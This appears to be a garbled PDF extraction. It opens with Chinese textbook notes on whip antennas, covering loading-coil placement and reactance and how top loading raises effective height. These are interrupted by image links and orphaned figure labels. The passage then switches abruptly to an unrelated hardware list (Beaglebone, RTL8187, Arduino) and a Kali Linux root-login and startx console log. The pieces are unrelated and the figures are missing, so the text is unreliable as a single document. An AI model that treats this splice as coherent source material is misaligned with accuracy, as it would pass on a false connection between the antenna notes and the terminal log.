
加感点的位置距顶端越近，电流分布改善的长度越长。但是靠近顶端容抗较高，所需感抗较大，电感的重量和损耗增大，所以加感点位置应适当。

通常选择加感点位置距天线顶端（ $1/3 \sim 1/2$ ） h 处。


感抗越大，则加感点以下电流增加量越大，这对提高有效高度有利；但当电感过大时，增加了重量，且线圈的电阻损耗也加大，会使天线效率降低。感抗应适中。

2. 加顶负载


鞭状天线上的电流近似为纯驻波分布，其顶端电流为零，且顶端附近电流近似为三角形分布，故有效高度 h_e 较低，辐射电阻较小，效率较低。




加顶负载可增加鞭状天线的有效高度。



(b)




(c)



(d)

- Beaglebone
- RTL8187
- Arduino



Kali GNU/Linux 1.1.0 kali tty1

kali login: root

Password:

Last login: Sun Jan 17 07:57:21 UTC 2016 on tty2

Linux kali 3.8.13-bone53 #1 SMP Thu Aug 21 00:55:33 EDT 2014 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# startx

X.Org X Server 1.12.4

Release Date: 2012-08-27

X Protocol Version 11, Revision 0

Build Operating System: Linux 3.16.0-0.bpo.4-armmp-lpae armv7l Debian

Current Operating System: Linux kali 3.8.13-bone53 #1 SMP Thu Aug 21 00:55:33 EDT 2014 armv7l

Kernel command line: console=tty00,115200n8 root=/dev/mmcblk0p2 ro rootfstype=ext4


Build Date: 09 February 2015 10:20:48AM

